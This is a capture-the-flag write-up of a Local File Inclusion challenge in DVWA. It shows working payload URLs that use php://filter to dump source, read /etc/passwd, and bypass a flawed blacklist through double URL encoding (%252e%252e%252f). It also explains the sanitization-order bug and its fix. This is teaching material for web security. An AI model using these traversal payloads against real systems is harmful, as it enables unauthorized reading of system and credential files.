

# DVWA File Inclusion: Double URL Encoding Bypass



Before entering, i started Burpsuite to inspect the traffic. The page was running on port 8081. I noticed the response headers: Apache on Debian, PHP 8.5, and a cookie being set called `security=custom`. The page loaded with a login credentials. Tried `admin/password` on the first try and got in no problem.

## 1 Finding the FI Module

Once inside I went inspected everyting. Source Page, Url structures all the other pages on the website. Saw some locked ones, but just altering the URL gave me access to the pages. I eventually started with Local File Inclusion, which had the url:

```
/vulnerabilities/fi/?page=include.php
```

So there's a `page` parameter that gets fed directly into PHP's `include()`. The question was just what the custom security level was actually doing to sanitize it. My first instinct was to throw some basic `../` traversal at it and see what the error messages said. I tried first removing some of the pathing, until eventually I got an error message:




Figure 1: Error message from initial path traversal attempt

## 2 Red Herring...

From getting an error of the pathing after playing around, I discovered more pathing. As such, I tried some fuzzing to retrieve some sort of flag. One of the results yielded:




Figure 2: Flag candidate found via direct file path

From:

```
http://100.113.75.28:8081/vulnerabilities/fi/?page=file:///var/www/html/hackable/flags/fi.php
```

I also did a base64-encoding of it to potentially reveal the source file:

```
http://100.113.75.28:8081/vulnerabilities/fi/?page=php://filter/convert.base64-encode/resource=/var/www/html/hackable/flags/fi.php
```

```
echo "2.) My name is Sherlock Holmes. It is my business to know what other people don't know.\n\n<br /><br />\n";

$line3 = "3.) Romeo, Romeo! Wherefore art thou Romeo?";
$line3 = "--LINE HIDDEN ;)";
echo $line3 . "\n\n<br /><br />\n";
```

Figure 3: Base64-encoded source output via php://filter

I asked the admin if this was the flag, but was told it was wrong and that the flag is explicitly in the format `FLAG{...}`. However, Local File Inclusion was confirmed as the right direction, so I moved forward.

## 3 Reading the Source with php://filter

Eventually I got another confirmation that LFI works using:

```
http://100.113.75.28:8081/vulnerabilities/fi/?page=file:///etc/passwd
```




Figure 4: /etc/passwd read via LFI

After more trying and fuzzing for pathing, I eventually looked into the `custom.php` file again to examine the source. The PHP filter wrapper is great for this, you can base64-encode any file on the server and read it out through the LFI before any sanitization logic even runs on the content. I hit:

```
/vulnerabilities/fi/?page=php://filter/convert.base64-encode/
resource=source/custom.php
```

Got a big blob of base64 back, decoded it, and now I was looking at exactly what the custom filter was doing:

```
1 $file = $_GET['page'];
2
3 $file = str_replace("../", "", $file);
4 $file = str_replace("../\\", "", $file);
5
6 $file = urldecode($file); // -- here
7
8 $file = str_replace("\0", "'", $file);
9 $file = str_replace("http://", "", $file);
10 $file = str_replace("https://", "", $file);
11 $file = str_replace("ftp://", "", $file);
```

The `urldecode()` call is sitting *after* the blacklist. Whoever wrote this was trying to strip traversal sequences, null bytes, and protocol wrappers, but they decoded the input in the wrong order. The blacklist checks for the literal string `../`, but by the time `urldecode()` runs, we can sneak it back in.

The web server already decodes the query string once before PHP ever sees it. So if you send `%2e%2e%2f`, PHP's `$_GET['page']` already contains `../` and the `str_replace` catches it. But the developer also added an explicit `urldecode()` call inside the PHP code, which means there is a *second* decode pass happening.

That second pass is what we can exploit. If we encode the `%` sign itself (`% → %25`), the server's first decode turns `%252e` into `%2e`, not `...`. So PHP sees `%2e%2e%2f`, the blacklist doesn't recognise it as `../` and lets it through, then `urldecode()` finishes the job and turns it into `../`.

The fix would have been to call `urldecode()` *first*, then sanitize.

## 4 The Bypass

The idea is to use double URL encoding. Normally when you type `../` in a URL, the browser or server decodes it and PHP sees `../`, which the filter catches and removes. But if you encode the *percent sign itself*, you can hide the encoding from the first pass:

```
../ -> %2e%2e%2f -> encode % as %25 -> %252e%252e%252f
```

What happens server-side:

1. Browser sends %252e%252e%252f
2. Server decodes %25 → %, so PHP's \$\_GET['page'] contains %2e%2e%2f
3. `str_replace("../", "")` runs, doesn't match %2e%2e%2f, passes through untouched
4. `urldecode()` runs, converting %2e%2e%2f to ../
5. `include()` sees a real path traversal

## 5 Getting the Flag

First I confirmed it actually worked by reading `/etc/passwd`. The file is at: `/var/www/html/vulnerabilities/fi/index.php`.

I needed to climb 6 directories up to hit the filesystem root. Each ../ became %252e%252e%252f:

```
http://100.113.75.28:8081/vulnerabilities/fi/?page=%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fetc%252fpasswd
```




Figure 5: `/etc/passwd` successfully read with double URL encoding bypass

root:x:0:0:root:/root:/bin/bash came back in the page. **LFI confirmed (again).**

From there it was just a matter of guessing where the flag was. Web root is always a reasonable first guess for CTF flags. I tried every directory and fuzzing hoping to find a flag.txt.

```
http://100.113.75.28:8081/vulnerabilities/fi/?page=%252e%252e%252f
      %252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252
      e%252e%252fvar%252fwww%252fhtml%252fflag.txt
```

FLAG[INITIAL\_FOOTHOLD\_ACHIEVED]  
Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/flag.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 405  
Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/flag.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 406  
Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/flag.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 407

```
FLAG{INITIAL_FOOTHOLD_ACHIEVED}
```